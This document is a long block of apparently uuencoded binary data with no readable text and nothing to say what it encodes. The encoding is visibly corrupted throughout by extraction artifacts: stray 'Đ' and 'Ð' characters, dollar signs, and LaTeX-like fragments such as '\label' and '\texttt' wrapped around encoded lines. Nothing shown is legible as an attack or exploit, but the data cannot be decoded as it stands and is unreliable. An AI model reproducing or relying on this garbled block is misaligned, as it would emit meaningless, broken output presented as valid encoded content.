M?&]-OFZ+M)DNK3'5MF5#GL5PQ+^?6!O[@:_6:DIH8]YM]K<'JIG#F9OP9.E[Ð MG9G)CPUC50J!U4_6HEM3Q2D>+@N==5;=7<<IMC`-7,\$_9]8FW11_[X))Y4-LĐ M*1_VHSF6]RO/_Q790'IQ<A)0]BYN^9/X(+[?\$0WY7ACY)7<<O?<GMVXC-C4)D MS18"CMCVZ.L<2'E5I:!].'J3U)Z.J9\$(;MN`VV<6``F\$O##(&?K2"/O9];Q>Đ MG-II9F1>4KC8%N*[*%J.->J4S)D[2TS\$@J>:42<-PM2P(]\$B0],4Y.,&J%Q3Đ MXJ1H4V.^U73>,\$\$""B;P'G=].V\$P=FW-RJ)`5]=?_\F0PBN&<,ZF#R(WT76:Đ $\label{eq:mmwhx71p;X5="F+KBY-#L\7Y)} $$ 4-JO&!]UW<N.SPJ/L;>?&@O2G.W^+=TGP`D\D$ MY/48C\$3OJ[5I#]6)JO-)H]6<OW(Y7(NPIGYM%JAB&TDY\HR;P'IU*9)<QSJ>Đ $MES1&^AH;54?I@+['7B^-MY9<IFSTJ07QZ4^MOMC('J861F+AJ#9&^I8"\<\Phi)$ $\texttt{M9R:4KP>)} \\ \$1 \\ \texttt{U=-:SHMV} \\ \gt{SE:?H:Q?C.FRBN} \\ \texttt{2@E(!6=BLUJAKV=7!H108MQ(\#D))} \\ \texttt{M9R:4KP>)} \\ \$1 \\ \texttt{M9R:4KP>} \\ \texttt{M$ M6/Y-#*GSX\\$C(%.^\G7A.6"(ZZM-FS+KR,SWZ4!CCV^JY".B?R*.'%#.`I2(Đ M(88UU\$!-W_G\!MX8T6;OQ[IR]&`GP9('V.UX=^J;T;IC#"C(I:ZM4:Z07J%(Đ MZ9,>?E]W=O"H2-.R"3\$R5.3G#MHW!NVY6';R#FK<>.%N:&#(:4RVF"RIAMJJÐ M'1!>FOS[Q(<V^D^*\"JJQ3E.MR,BC@TZ_:K?XEK)%HD_V().LFZ!.QOUV/9&Đ MAA)R,IDRYE(_*"Q4]&<(]/ET\$9I9<VYYM>\V/&L6!XC1HD4#A(H`^CJ(661RĐ M,^EZ3GQ%&*:+?W=R?24IX=8^.I^075SS^+)087F_X5U+_\=0("V:3VEEXX<!Đ M/<N972DS76M)]C\$,6W+DL6'3?X_HB:#T(>Q*/UW\$@`_DB[4^(FNN@ZQV[97D]) $\label{eq:mgnew} \texttt{MGN@`\chingle} = \texttt{MGN@`\chingle} = \texttt{MGNe`\chingle} = \texttt{MGNe`\ching$ MJLP:K+C\,N7U@JU4PER=`V3I'90:XS-"XZ4+TW0L-%#A=JV`O+W)K.+PF_9LD MQ.O2PQUCE2/'6-&#=S!9S"S`5A/&HAS`@?DYR*H=8.H'^D%PY(@RA"01*G"[Đ $M^{-M}, =L.O([L)\U+D=P)Q\#-JBZ:9&**W+-, \#[YO7R/VEC9<T0K-6D0R;R!AI'D]$ MM-!N*G^B,EJ>??"G-+DXF+F@4U?'IARU)0W8.FN:6SR +S]-? /H\9L=X<([Đ M"A#2-M!X9(\$[8:V;;@H(A/Q<'6J97)]L7=U*1:>W,`CXTF2/P+HS?F4[PV6]D M<2(E2P -\$"`9)BO0EA)OC#N:.*^MSIFL?;EZD21[T/@%EF)YJ.5[B&5*/`'5Đ M,95P[R80/\"><[(LA%_T;FOIPLY^Y.UK^Y'-1UAZ(X97L@;V40I5JL'+U8<)D $\texttt{M\&L_N0\$)YWS[MH\?_\&\#\$]4I+6)3MX/BQ.L7];69NJ6JD^5D3@\$XHVMA-8\$7TJD }$ MD4P1<0>B#S\%OU."6@?-"E3(`!WD-D9BFPAR"04>\$!-)8V`#YR]4S31!>W_#Đ MF\$=D4)2W!TP[!!.[YY#YBBRA;<?W)0@BUY:@+CKBR(;^O4E*/3%3329G9.)HD MM#.#-G+?Z3>J`7AUZC\\$H^["L)1P5R5?`3N#7F'QFR@0?618W"@&/2\$BX3R#Đ MYK`[MW[A6JDH8B<W^K29UT8W+UZY45_NNJ\$,IQ08@\$SUGY?T8'_VN`S23QZ>Đ M^[N/FLV;<__\JPWY_UOI+?Y3-&-_\$BA&_SATC;C7+L=HS=\:<=DV3\$ZW6&*QĐ M`D9PQ@&`>?3Z*SH2(HN?MA=56A0'%B!9XU#?5IH\7]97UN:+10*7>AI?FH%3D MOD_62<4W3^1"#]9?)\$#D][7M4G+M!6CCY#RQGWDO!/OFJVN+K_9GM8BLB!F6D ME2?;J#P5CK<E9<L]00-PS8W6B1 W?]\$8MI9VT&WP,!^L\RER7;QC!=]#&G"+Đ MS)S_P_(V^1<0\L*\$(H1?51%)S7Z>_20W40J4%9PAF?L0[IN8Y\$/CB59]`WP_Ð $\texttt{M;>,(YPVMPU,*`\#7\#ZM7MZL^5.Q^;W,LX5B]3H)2)Q8U!"SDB5183\$QGGH/4SD}$ MN/*WG-C4`,K/G#)CF\$QSROHMDD"T+*OAVV\>EJ'LGA:I4+]O[&`I4\5.'SK\$Đ M`HTF5/ZDF+X:4@:9LYPA+_1M+H[_&X+DTN;G"WO\$[D.I..>JR\$/D**:VDX<*D M&8=I-'\8;\$^8P>P:K0JH-[V^'L7'*)E7>BE\>+:XMG!#M<=\?*3=G7\$36%#3Đ $MKGGWBBGD'63\W;(1E+_[)<\#_DG<0XJ_NZVH70M^Z;7GW>\K\#,,P\VP%2=.7UD)$ M'VM[U8Z27^UL"`'J5B;HK,EQ@7<++16G9>!]6>:'7/-E6_<NVPZ,YU1?;,\>Đ MAVSOF=I.>G:7%M.6^6>"Q`6JJXLYY_]C:VHF'R,=]7GWDORA;*E&%RP44^PWĐ MDEEX53#=3/,/V6*02`]-^,V=__\$*_VIPQ?US%9*!B-W3SZI8-*-?,[PN#9*3Đ

 $M-,3>T_C_/<Q/]>#10!70"U5^'!K4Y-5!M4U^8)P^8;#8X^0$>TR#RU3AQ5D$ MS.GL6(W,_W:=L`U0)U!]M'3I\$J5,\K;.3ER9VD!6CE:A<1KB56<]\NM62M%5Đ M[%?):@:)3^Y]VZ.?Q__+73'&0:`]9](%0;)U_R@I!-7.R<F9>1J3XOZFRQ"^Đ MKGS_62:+>W#9>07RC#X;/X+:PBM3:XR-_;Z*K?O_1X7&D*8>>?*/%G+6M<@Đ $MP?&I)2.>)JYX[Y'9?-N>85:F)RN:(Z9V5&W-R$!?]V,:Q]-;_'9ZO=^^IL&2Ð$ ML(O^^]SB;M'C4*L4(:NJD(3MM)%W7F.JEL8QKX-W=,VQQ6\$D1M%EU00=W:I^Đ MB/(N+1*6:50*T<RR^&YV-3&"\$U"CY#\$#+\5+`)55249*6M1@.0)".2^6:\3Đ M13Y][GD"ZM-WGS._;/F]*^S.UFU<SYX!`L4>N)7E[GWKUX9UA__3DH]1(U_4Đ M'\[95:ZKJVI)3YC0EW#HD.A+W2[,+_\$82H!SFC0H;QN"R8?[*+<JC3#?9+UND $MRJ: 3*-"GI2Z]W6.2V^F3H\#C(A0W)J51?.2J=_0\.F638/Y!;C6,IQ<7,)^AXD$ M&=+H=3VC!;I"?QIR0]O/UE@>Z2/3Y?9I6<W\U6OF/=.E^=.3'8APBF4ZW=!,D $ML1W! < \.V_??_X-7)(;>I]G>_ROWV - NA)>@W2$4[EB0(&K25]J']W2B&Q&XOD$ M*!,C(]!M0Y+PT7FO;:>8?3@NYUZN\$V%.,IY=9^[J),2&WI7XR_]*C^9LH\$5"Đ MD=T&ZU8^S::.@LSRYB5)_UH@/BPQW?L]AVAS8D8V-G45Q\$V1-?IS%W0U-A]\$D M4(W!VMA8DI\$ZZ\$):&[Q^RM=@'\$`,UO^//XX@M`!4?4RSW>!K`M1R'N_Q\N3DĐ M9, "C=64CW?&J'_("/\$Z\M<^RS)]_)J76QKO?V?6@/C1;N.\TY<A07J,)+>XFÐ MIYCT; ^+<\J=(A; 8B+4\L&D3[/\'/UX) WVMV\#P@, U; 6TOYI:7?^459<[6!^O*D MRY7]>-;5&2"\$LY!4&X.UPE=O#G\$^XOFOQY\$:SGW'*!LWX\$!/+_@WR999;BMKD MY5<0ZFEJ:JK@9>ZTZ<?2DEI.&/M87[07WS\#S-'&9M*/CNIJNOB=;*<7NC["D M5Q>D#\$:GQ0Q??!4%IQ9NIVS#G""L4EYU7(JD44M\&?*K#3_PO#,OUG5R*?3>Đ M_/4AH)?^J[V1#XR;(NACPISZ(8T2I+*O3VBUPX6F!;:],6,Y#.\$K*-]'/,'UÐ MTO7S1-XO=6N+W[E+2DK>[(\$C5@.KS\$M/[\$J>ZP#M(S8'3=,P9J\$L!6?[7V//ĐMMTO7S1-XO=6N+W[E+2DK>[(\$C5@.KS\$M/[\$J>ZP#M(S8'3=,P9J\$L!6?[7V//ĐMMTO7S1-XO=6N+W[E+2DK>[(\$C5@.KS\$M/[\$J>ZP#M(S8'3=,P9J\$L!6?[7V//ĐMMTO7S1-XO=6N+W[E+2DK>[(\$C5@.KS\$M/[\$J>ZP#M(S8'3=,P9J\$L!6?[7V//ĐMMTO7S1-XO=6N+W[E+2DK>[(\$C5@.KS\$M/[\$J>ZP#M(S8'3=,P9J\$L!6?[7V//ĐMMTO7S1-XO=6N+W[E+2DK>[(\$C5@.KS\$M/[\$J>ZP#M(S8'3=,P9J\$L!6?[7V//ĐMMTO7S1-XO=6N+W[E+2DK>[(\$C5@.KS\$M/[\$J>ZP#M(S8'3=,P9J\$L!6?[7V//ĐMMTO7S1-XO=6N+W[E+2DK>[(\$C5@.KS%M/[\$J>ZP#M(S8'3=,P9J\$L!6?[7V//ĐMMTO7S1-XO=6N+W[E+2DK]])]))M_Y-__#\40B%\$RAAK=[HL;&QD7"\WRK/\L'WCODA<)-_F9*5^J!L(];7C<Q!EĐ M968Z__*U_78:_BDU=.,H#T?=TT("PUE)8M\.-1)-N@SL@Y649L;Y(N*!EF*D MN2(E)5T;:@)9S]B&LMU;O5HN*BIZQ;O<[%0ODG[F8\$!;-8:!V&\$\$MKB@YYFVĐ M, `&/.B97!!=#/Q:RJH^G=00:9\$^6[P]N;ARJ6=Z:B)J9;.V(LZMPWVB6FH%`D M_3QKN`MXI9R8]I&.1ELH2,BF[=V[<?.U`<+^M4\A;EK6#)<B_<:I*H:;)*)7Đ MMO58%[--#?G'U7_\.MYL?*_,S:9MK!_M[KV,(VZTFO`_*-+&U0YP%(OB&Y2EĐ M9&.-9\"+X#ALK'X<BXQLLERZWQJ`E2@E/?-_XV,T<9LHN>'!\-7W[OXF2%L%D M!JRPPG5K^"_.='7^5I4&(.+E8>X9ED(*AJ!.):/P[%]E5"IAO6DA;+>;2:64Đ M%H\$D8#T68_ETU!J\$4]KMZ42"E@8@%"M5P)`Y/\$B.BE4Z30IZ^#:B/X7]*TPVĐ MYDL>/6)BD["J`W"XO0.>N\$ASBXLE<*2^PRT(*((&TU0^F;92P,/.@!5(!/!OĐ MST;::RS20'+CE"B3UV8*8"-#='OHI:LD@^T'ZO)*%<M'YO;-:JD?U&2M;72#Đ $M>0:_'(;*S\#"E,<.M)CF_,-+PZUE^<_V\#OHWQKO2]]92(^\PO1%9Q3:`YL)&)D$ $MO('I]35ZK6;N)(VYY]A^&-\MNZF%S?J89``O:K"_26/_^1D\79\N7>6WLWU`Ð$ M:_YA+QDH-9XUDPOUMCFYN<[1]PJ-@_:)_Q["[6FIL[17)T,U#W?UI,/3X2Đ M<*VHQ,!\(],`^OH,V+`[@8A!+G2XG*4P;2*[T><=H=.HX3D<U!3W@DNTQ9ILD MBUU7(B.`DO"XGL=_PV5G%791CMVH,]#FF,,2`QXZ;<S.SB)=V*Q=X15AH%QRĐ M9CE`HUVN-HX;.^Q!I1"Q*485D:VD]-&;T5]=F`P9)3!/3L!9LWIFD%P*%I`BĐ M^U+DUWP; &4NA<39'_IYORLRL; ZW(CWA&>B\^J_9!66!)XUY*N</!^NW%:HOCĐ M78CK^XLO3\$;\8B)FQBW][R]\$IJPDWR'T9PH R%^606\R4UG3-A#=!(A>3V#6D MWW:N:A+_0]>0#<\$)\$<ZDS.:&Q<1!03_*>CWD"*GBL(N^."KQ@=]2-)6C"JKOĐ MJH%QE6\YHN&C*;^4E@#KBH0%:Y3**&`=>&>W;L/>F[_D=#VP\^`+).<90C">D M4.DLX\9SR;S*'3K<?1W'B(O971[2>\$BBE+GOWEHK7[M-UV_T]4[]F&87^'M:Đ M+!DJBT*H_VZ8J8S-5R/>_N>:"10MRU[?_7)JTZ#-OF5-Z*\D2K6[">*GVC02Đ M#6499B=D,^<2QOFA5*0ES@*T^1A<CI\$8#E_Q`9R\S_M&\$PL+I/Y'8L3J8/H5Đ MEV5=BFFOK3L3_)DN82[9[W"J4:/H(+5(6.;I,6,JP9JI;33^\$TD&88/\$7-ICĐ MRLZ\$-WW%W10)4URPF?;L=,1FD#\@\$WOTPIRQ8364.^5=H%K?@QWE0I!X",1;D M0,)70Z7;]`B(\T`O_*DLQ`1'2*.L,127C9`U87:A?<)WGEY(IDJG-)&/;M1DÐ M, &.M3W6PXK%KHYA#2F5@U7^-+S:E\2S_9__\\$../J'1KG[->;QWJ0+L-6NTRÐ M(ZE?6Y&`<3J,\;)U.XVMDH!@K_4S9J10#<N9F2U?XY20M?&7T2JPY[K59^;TD M', KYP_?BB[_,)?=D^9._>LZW4&_ZKO47LFS@^?*G^2KB.<1F+3JV07@NPYUCÐ MT7/SHD>!K^US<LZP0XU6O\$(`P 0U`4/D3O2[AG"9L;8VA=[D[>JTKUY-QZ&/Đ MXZ6U'@Q3!W0OHUG@[W+!O)JN6ZN7*3< HCBO][WOH'414);EX\$%6R)>2D.K%Đ $M-[H^X)^p$ SLCAZQOU($X^^9VV$)?, 9-"SN][J%14@PGLJ^_6^[^;J=!2-E14Đ M;AV2:^-3J(*93)@R9`^8F6%[J;\I2`.RV<*B&AKXJ.EDD?W5#?I32LD066F2D M#;J)6]2"4P\$N3Y%HK1!UH3D&@;H)9)KV[V"/X2E"AZ;^U"E<YOY[>->JM:1QĐ $\texttt{M-\&G_[FBO@NJY6MO14@`.ER.4.*M@8R)} \\ \$3\$ \texttt{U29X\$@FE\&3(R*J:6";PX":\#!<\$D)} \\ \texttt{D1} \\ \texttt{D2} \\ \texttt{D3} \\ \texttt{D3} \\ \texttt{D4} \\ \texttt{D3} \\ \texttt{D4} \\ \texttt{D5} \\ \texttt{D5} \\ \texttt{D6} \\ \texttt{D7} \\ \texttt{D8} \\ \texttt{D8} \\ \texttt{D8} \\ \texttt{D8} \\ \texttt{D9} \\$ M\$FVC4CJ; >ANX20'RQM4"Q?>UO-EZY+450="C9:C3C]AS(, <NU@%A+<Z.YF.<D $M(M2_ML^*TN2;7.&+5^0*3"(V^0^&DZ(HD"ZYS:^88=S.[V+Z^5WF#!0(WIGD)])$

M; KOC8713UYFN^IG=4JTNE?1KZK\$H(Z(9N@@!79`0'8&\$G"0;"_@/3=%PLPA6Đ M-N;F:VID8-30=P2A-23_*A3R*OAUF5]SS*'GR.4;R29&DS/"T%).HF#?30L9D MOP]8,FX`#/CLIWU01F7&L(>K4U-5-Q,EF>G8*;K!FTGF0%O4N6-F0``6]1K"Đ ML.V!D=OL(`8TLB`R8"(V^C/EF/1<)4SI"'<5(0QMUMS_C4[PWVO"-\$#3G^'JĐ M%S%`7(:EPVJ1VN-MG9"4\.LY1N&`<%Y7?FA)&>EK@B6OPJ@6^#)YI8HF`"<XĐ MM^15J$), GA39Q8"H0%)<K*677X4SPA&5`'T:]W?17*)D3!%Z=6``R?.NLE:ÐMBB4X^=\$T6C-:!2\//]["U]D'FP4.!U NA*J+(N4L;;W]`WN[6;?E\$CMQ8:6NĐ MJ9F\N.27=G\.'XH(I0DU6^R,6'\$,Y'%*."FV(#\$=C&G'`<AK29^GL30IGZ8&Đ MO?2G#!D&!I;2_YUQ\$?./+!*:'AW\$,<?SM'S\$:.%OB4\$Z(EPG`U+KC\$/53=S[Đ MM\$\A@'SZ^@\$8N&4.5\$DQ;*A*W\451,+6;^;\$,A+,Q4`LZD,I-O8VPRF((AT1Đ M;/?<%,^()C<!`*7C8L;TDMGX.&E#=IA@0*IP@GTUX0#5N35ZFLVE(D9TDOA9Đ MQZ+!)CJN&\L,12*2WS:7Z7)DB>*(SYER8\$9'II"#>3"^ZU%+@AKFUENHK67:Đ MX_M;*19S3YLE\..,:(-G&FT)U45!#4A22:K!6?]OH?Q7,-L#&++[VI1+8TW6Đ M_B"MJ(+; #PT-H:_L6KN[@^_XRHCAI!Z2AR(*ZQ\$<,5;*T1Z>:"_NST1'<8X\D M"V>HY,'[XSYT#)&SS"\$8G)5Z7:96ETMEB&+X<_:67S[R6]II4G?3>!X0=T^BD M"&DF04=D"S\;M:`EW.#=`Y%*L"P9)*NZI5-K-\FDLQ*F0!WA_7%ZHMA1%Q-)Ð M-&SI;LB<!TM-+.P%(1,6F0GHQN9*\.="[QK:D0\$6;PV<GA[?NQLBF8\$;_QODĐ MM:>D970K(VWD%6;-)8[^"PRA#45311D+TP\<+"PDQX?N.]XY8-2_!Z/)"8%OÐ M*4E8EXKX&[!Q18\.?0[PJ683`M2AGVB(BIFVUNA1)]I6YHC'U:I2P96TGYI=Đ M))D)\$TUX`.T8LH]E2CJ4Y+W=5%(@23^\$<FFC/\$O+XQ`-JB#.6PA,:K(#7360Đ MNOTE9R@A+`(.R'^9&/%^^V/=:;/M"3S?<LG+]EP3V8]F(2CE-M!K<.+I,I#)Đ MNU:7E=FE/_U?[JP."%'H5+GG99D(8_.=^#H7*CYX1`(@!O'-N#A4W<FI\GRCĐ M'94XP0.B*]R?+4!W<+H9UF5A1LC\$\$3[`5`V<4AUPC4X")M.("9(=-0BB,%B"Đ M%"EM_:1THM&BQ6Q@7B(,Z+JFB-PV9WF&J4&&\$H1P3)<Y'&"&D:7ODI(VITEDD M\$S=![,=?1UIJJRH2R]0N0`_U1/R&?O"HW3+:[<:7+]-F8P6_/#J>VRTR@TZ*Đ $\texttt{M<)Q`?A3MR90700P+\$6!-F`<:"49WG1AS$U;\$B)L1JV$H@MGH\RTS*P8LU^3QD } \\$ MR/8U3P^TO4L\,ALZ"%*JRNR+#70ET6TF6G_MHB*HA6KPH1J68<BL04PDT@HUÐ MZ*`56&.EGX%H/Q.T\W<MDZN58M&L=7`87(A@^@B0>U@P`!P(_#@1F#%,KV:'D M__6\$, #P15HU8->.[NX&]Y"N11A[V!@V\$OZ^;W3;-DRV^Z`<)4OUP""#R._(AĐ M]L#'+__2\$A8NQH'^0&G*WV)RF9A;QX!:K1?_SII_/X6J:?.=L*+/>+M>%"\.Ð M6:-4H;+R,K:H:\?;,P5RGHTV*_5JC*.@ES(N?G-9RQ8AG.;OXISTHAUE+PMKĐ $\texttt{M!6?51S>4:18/\&M; <R0"7:\&\MS\&O83@V95.'N-')>SM=>HWUMI7Y;.4P/^,@"D }$ M_Z(2'>5\$?V058&EW]92->H^&.?^\4'7CEZ89W\D\!IUKVT>MVE,>E_B!8WLHĐ $\texttt{M=I$-?3]39'\$YT(WU8\&\$X27[>T]-55`"-6/GP()S\#=3[8[1V:/I;\Z/TN4$)<D) }$ MW'1OR`70KF6Z7+/Y&G^[8^).BGMU7,31;WG7&PBK1>QTJL45[Z9KUTO1L@\BĐ $M:UA7*UPF(BI.,8\2A+!LWP...!$><5D=81P\PA78(/N0/0N9*B0&4@,;)SJ5/D$ MR.W&000+DUN<2<)[ZB,]A2'_>"<`&/QDIL`.=@TEU9U;6X*W1TR*5<(P6`_>Đ $M'^46X2Q&$(_=4^TW<U/_=R>UK!Z",SELW/$;=K^#?7&$<YO"[&!DXL;99]VDD$ M+)V;)B%;F6"`;/)'DG6+=GP`Z%+&W:5X!<M'^ADZ*&G,_K(O(]FQK^W9A/BMD M]2OS>KJ+&>\$FY0?;V81#!7+N@?B#=4LMWSC4WG+H=V2D9O.`JZCZ=M2#WCXIĐ M\$(:IV(7XPZ46#(C&9R-B 8]3]3/GVLI*U-T'R\4G(PMB&L>=\$+O\$;[@<H)2@Đ M&BKB/R<CK-EHP.D1ZBJS]Y`!Z&Q`DHF6\.7]9S+P"QY3T%6*NQLUA6Z`3L)BD MJ0\$F>>5SKP2MS!+.E#'E/EF/<1-Y'>^QUW>R,,8?9<\$[\$BNRL*A8OX-@*C1XĐ $M5VDO+G+FDL'OJH//4_?TR(=!A8DUW<A!KEF['XD-N#E<-?&M#V`O._Y=\4=9D)$ M@=B)?,,U6UEA_C,^Y."K7RO2X1>VX"H[R0B[-;DBI*M2A%\:]1)0G>'RV`B'Đ MH'QCY:A=><=*J6WFAY\9<Y2I8KD5-750[5<VTT=;C.~340DT)GUC>Z,^JX5'Đ M@K%R3__2_%N&OC_U,9I4/+6(N(5D3#<0,D!3Y_,T`A^U.Y'?UZ87&IA.!7WYĐ $M<)^U"W^C]V52QY:YT(+725(<\CA,?=QQHJ7@\85-3;"^304Q26&QSKTI8CFD$ $M%S['QE\?SOJ\J241[F40^A=>C$B3EM22<L3D-I[S(C><,%Y/)\9(KWDB)6-D)]$ MZ=.\$S<3]U<O1^\$G!430QC4N8KP<51%4BN"A@<H@!`.*XF>=`?&0Z*C'&_E(DĐ M\$JX,7'2D[N((P^3D"2@X6MB/NJF?:\1DQN4.5`?*96X8VT&AV>!T;&.W!D::Ð M8D%MRO\I2T:HA5#A1G.*Q!IZ,FF0.A)7)&_O*_CR`X>_9Z%(A<JT(-"+8IC:Đ $\texttt{MY'JZ9R`+U\#-?FA:8;M\&]\&:PW\]\$S-<N"S)D=5D07'!:_L18H6X5V62HH@3?BD$ M`=9,? [*5-+TVOPO7A!^7]/H-G,R\$H#C\FMIB6O`'AH>-EUOL9UW9@[4+;Y/Đ MND"/\$WG[,7A:CKQSXJ/9Q<:"%1L30\7FM%BAVN#X8&4I!BD&:O">"]"@0TRLD M5"#S.3'?B/ZC#OHG[7)N-V4RH!D#`M<:%H#1U`;M*30DW=Q%`FN%#N(MM%<)D $M7>_MK^]AX8]>*,O,SD^;].R#:Z,(+A:=:3B!Q<7+',XH&<P'N+;Z(5I,-65-D)$ MHN+H"&_3+E5+-/9,'6:XFQ=\T#6W".271%L?UUW_=Z]2L@Z`2=BNHV8*SPFUÐ M*[YU/5-'_K*#YV\8FW`+6J)W.L",JQR(.A01`2-E"&;OGGX0&BS&M5"O-]:)Đ M=6"0(SL0[:2XM"QL'JAEOA:3-5\$Z;6UKX_@]RG#9LQ/2)^W"TG?219KTN?EDĐ

MJ3[FY\$A'_2_H::<_V\$UU(<#&GI4LSF?&OM!LZ:E\$?L_TP5Q/RI*R,?;]&6R>Đ MP3_)G^5"@(^?XQL;Q\$D_7[NJ/UM+%6'J>S%J@H\%Q[3)X]5Z,U6(6HF=YX_JÐ M,5'5[?5D]4S"DRX)_D[5Q7DB3?88(GSKU7,^1,0#0QFH.Y[&H&[+B%Y&,^RHD MIES7/EV2WD5!((_L(^BLIR91-^LL'CE]03FM@`-[3]V2!Q8?H@Y3>&_@@UPUĐ M8+.8U;3[%0GH93:PE]U%F;C&&DM!HL](GJ7M)X1#FI;Y'7^!C&@)O_N!-OL[Đ M]DHE0?A+<&3DTHB5C'XU=&8&7\$._W>&J\V.PQ\9Z)4"_^0;&3?7?P]?!1L`!Đ MJE%R("6+%:<\\#A:6*\$E65?%U9/PW-7,2?4A0A\25I:50F D/[EIKRP)G,4-NĐ MT7QRF?=!EH_`FGV09"Y=2B?Z,>[&FJ:`B`VH\AXSO*E%F,"ZGV!@8&M;Y-I&Đ M42\$0V`U3?A.#*.N-W=VZ?4CTR2^K:]P6+NS`PTZ^<3+\NIB@RV5P46C[N=JLD MK*R'QFJ>H\$?:>;M5O_HK(WT^3DY*K\=S17M_%X1"_7D_309^X'FMAP9N5JERÐ MCIL\$'#6!SY))\8KY?"V,?WVW)9R?Y%4@O<ZP`#NPI1WJ(]-V\@IQJ=:6=/I5Đ M^!'N_,N12Q2U1D-M2`OC)_@WE_/+R]0PWGWBM;YK:&/F8<X?/9B_FBN[IA?LD M\$--"-D9!BVHP:%`D`CAG#<+)X,PS<##TBL'R"C@Q?8<8P>7X'8S]]5<F%V@!Ð M8I829L,+?PB244V%L9V0VHZV"PWLB;5P=N)-';P4!J_1&_A`G_O+P1=*F9_QĐ M?9-V/)"Z&0!814OJX;3,@<8&?2XN+=+C#7H; `@RKHT(;!*N\$C9:,8V4WJI#MĐ MI2SG#5,Y\E8%X*X>7F/].TC%&(*I(BUP0#7RD04[JZFDV*W5"GEY><5BHD MSJZNIT.':\W6<>G,ZMH*4WV>GIY-W3@[=38661QV"-D8,SH7_SAT]RZ+6\!QĐ MC/6QH2];2*?26H93X*9;7:XX)@N0\$.1ED`[WFK^3!XH3E"KTIBE5%WR;.@!Đ MY\'=(>J5T#D^+HJK:>N`!#CQLW`>@UBD!/9GBO>Q@CRBCIHL"4^\I[<GA)/QĐ MK*M8@99]=^GD_1V;5\$'KRE]T'\^73B0^AL\"-U2\$<;-2<5*R\$[SE!;T3C9S,Đ M) #RK!BI#W-#A:&";0@:C6[,`O:()[41+EFD2282]H@EO*1I<^#O`,R4?9(A!Đ MB\I7(".!\S0M'2N151A_H)W>WV"&!DR\$-C\$OV:0L/(""6-JS4Q7?QHCD^Y[QĐ M0)D70B^A\C0*>/\$C%HNV%5F%7"8(Z2G/SC]Z[_]HK6-C*!PBN>YSU=8/ID.%D M>>!:/'C;DR8F38ESK?##7^W3.Q7A88CW/VF-1RU\$R?ZMEDC062%G=-A+]3E^Ð MZ = MZ = (65V - 1) = (5V - 1) $\label{eq:mass_property} \texttt{M$^?7.T+$_+$(/?7'S7T(:P=[(D'+$_X1HI9R<V!*>M]7KA"D@JA+$;>![9[/>H+D]]$}$ MO&\$+OZ#<SH3QFW#'7!\)?'UOOZOQZL6R3DKK>O[>8'3PHWMHHJDX1<5QR@EZĐ M*"&B=\$T/T"TX'TDRP81GU"\$>BFVVHT`ZMXF04P//VJ7D,0JVD.D?NHQ%CR.KÐ M``4/SY:=1!M"EDHEA;JBJRO;QCCS.'=,8\$DC]T-:/NJ>%41T_->-L(:(@S!WĐ M) I\$1H<322(2BE"P\6-_OYIE0PPV.--*]*\'/B7@8ZWA-C@O-!8\+GYK(E>TRGD M_RSG`R"<&T(P*0ZS*1(@_,CP6E#''-<+"^<V9TG+>U+IJI8T!_ZR)=R6P1_Ð M%G//_ZJNQNVK=?DF9(D9K'MG\$<S-4:B?=<VU';0QY\$OHZJN+6"1E.V;`;V.,Đ MNHUYNHP!.7:W<L5"UK)6+X>MWXA?BCZ[ODX*?%VLW4^4KHWW\U@<WW>(\XIFD MSN'_O)\$?^WBR2WJ,E?,71"4@J<W4TH08BO;M/CXT22<]S'U5,I!*:>'-89AIÐ M3]8>M\$E.SS<;%L*%.*O\C21;UZ6A>3E#LEWT&Y;+,C1U.?\$PG8P9>?12;.)BD $M/YR, 2\&%[/2/>=#,G,7S/$[#TM^ZWN[)(RNF$2MY)L?D!^HZ35(\<648"V1E<D)$ M)WG^P[VC_J#_1=2NNTP"DL=3D_)_G<XR`B\$P2)%[-WHQ6>@!\$Z^?3\#:707MD M1+V38POU>O?Q_>>6UFZ(-63KY%56A`X2(8IUPRI\%V3`G&]&1&])(`)FFS8@Đ M-%ABB%ZOL9PF@S0/^P^"?#7D@IBB(BI+:Z%PLN9.(BMY`"U+]`3U] #U4G'%Đ M*UIG,FXA!GE00)0<RW[T`5OC"][Q`8'E?[#8_M\K0,0\@"N``3T.RCJ"J>PHĐ MVRG6^^-L6_APV/>W[I%*\?FDG2\JH`YFTK%X%6_<,#'5T;'`N25\$55-:W<RKĐ M/CL7P%>N!RT>#^],MSN2/9,:_2-1\$Q52HKB]B\$C"3H-A<^8J#R>0\N/1ML%ID $M_{=}=H-$G2=RQKIF/GZF\#*ST,V/F96I)\#<L!$3;@;4&39<'"/(T#:3ZRQA*HJ3D)$ M>H>3BY]ILEG+@/O(\$5VW#U41HO2;.9/SCP=BGI@PL!Z,I;'+Y?]Y@+VH\<]KĐ MSW8B?^5Z4BO%MHS^\$OCP,/5F4IZZW/OR.9K*@38/YL<`E,*#CT/':V[PP8G:Đ $M1^{x-2},9JPQA.M!_(PX6[(8=0]44UF']Q/^&VI893.3SPQ-%\83'+.7WVAM9D)$ M"G[R^1)(1+30<K1AY`#IG\$JD9`,=57E]D\PY'HKFVG==`P]9<6TBJSC6(GB7Đ MZ!`3=Q.54(FPDLIFW=>E&L'#&'`L!\7PMU]D".P:Y#ESM"S(``/P*VB_>0#@Đ $MZUY*5$@%M)M(!LI%=2_[4N=_#I\5+6/MD#I!X94A=!_JQ@^R79RI85HA7DI.Ð$ $M\PH3SV54PK)(3_4Z\)=?H@1JY24P/@YYS;2?EP8%@^<6T5OR#TX?VU.G(0#D)$ $\texttt{M/EMFQZN@F:XP=Q]KC=269E\#<L\0)-\&:FT*QB],![8Y\&].7!0:I00)2S_!JC+D \\$ M;05=J05LH!VH16IHG8^U=E1:.\JKZ<6HF:6E,+XR:0,4?-O;92<<T1]7CQ\$'D $MW! + L[5 L@+=2[=^(WOC8A6V+G$G_I9/^W_C]Y?YCJ^5A(AU00\68^Q=-^&RD $\label{eq:mdbalam} \mbegin{subarray}{ll} \$ MKPCS^&)J;VZ0-1NZ=`D\3AWFOBF^:O!2Y710`O;63!S=E5I,*4PJOM/OZ/QHĐ M(`5#B1/]'@@?NX/\$++AKA\C?I@HI[CJ^]JVR!.Z(K17T.5*&V,>L4=2_038:Đ M<4R6XT, *\$O+I!UZ'/J+/R(V6V]H@'+(J98TWUO/@DZ>\KUXGAI.ZZ___%*.S_D MJ4UDR7M\$T^SQYNH'_46F;^;+U\$GJIQP5M%%.HJ\$S"ZUA6M]FEA\$]E\$CIJ-'"Đ MUZ: [5+5)A&]@R08VX[DP.DQD@DSR>\$*U2!;U.PKP2PEZFG;L5G6SP60:58<ND

